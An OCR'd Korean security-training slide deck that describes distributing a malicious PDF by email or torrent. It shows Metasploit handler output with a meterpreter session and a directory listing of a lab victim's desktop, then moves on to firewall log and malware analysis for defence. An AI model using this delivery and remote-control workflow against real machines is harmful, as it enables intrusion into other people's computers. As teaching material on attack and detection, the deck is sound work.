
12. 악성코드 배포



악성코드 배포 방법에는 많은 방법이 존재하는데 대표적으로 email를 이용한 배포와 torrent를 이용한 배포 등이 존재한다.

3.3 피해자 PC SESSION 연결

13. 피해자 PC에서 PDF 실행




3.3 피해자 PC SESSION 연결

14. 공격자 PC에서 원격제어

```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x86/windows  ktw-PC\ktw @ KTW-PC
034 (192.168.78.129)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > dir
Listing: c:\Users\taewon\Desktop
================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  26404146  fil   2018-09-10 18:46:35 +0900  A+전략.pdf
100777/rwxrwxrwx  26428968  fil   2018-07-17 14:16:29 +0900  AdbeRdr810_ko_KR.exe
40777/rwxrwxrwx   0         dir   2018-07-18 16:20:10 +0900  ProcessExplorer
100666/rw-rw-rw-  282       fil   2018-07-17 14:14:29 +0900  desktop.ini
100666/rw-rw-rw-  73802     fil   2018-09-10 20:02:53 +0900  tree.pdf

meterpreter >
```

04. LOG와 악성코드 분석



- 네트워크 구간 장비를 통한 LOG 분석
- 피해자의 PC에서 2차 분석
- 방화벽, SIME 장비 등의 보안 장비 이용
- Process Explorer 분석 툴 이용
- Virus Total 사이트를 이용한 Virus 확인


04. LOG와 악성코드 분석

1. 로그 검색

❖ 다음 그림은 실습 환경의 구성도이다. 공격자는 외부에서 접근했으며 피해자는 내부에 존재한다.

❖ Log 검색을 위해서는 우선적으로 어느 장비에서 log가 수집 되었는지를 알아야 한다.

❖ 공격자와 피해자가 Session을 맺기 위해서는 DDoS(DPX) 장비와 FW(방화벽)를 거쳐야 연결을 할 수 있다.




04. LOG와 악성코드 분석

1. 로그 검색


❖ DDoS 장비는 대용량의 데이터에 대해서 제어를 하는 장비이다.

❖ 방화벽에서는 지나가는 IP와 Port의 제어를 할 수 있으며 그에 대한 Log를 모두 가지고 있다.



04. LOG와 악성코드 분석

2. 방화벽 Log



시간	처리 방법	로그 ID	프로토콜	출발지 IP	출발지 포트	출발지 인터페이스	목적지 IP	목적지 포트	목적지 인터...	RX(bytes/pkts)	TX(bytes/pkts)	설명
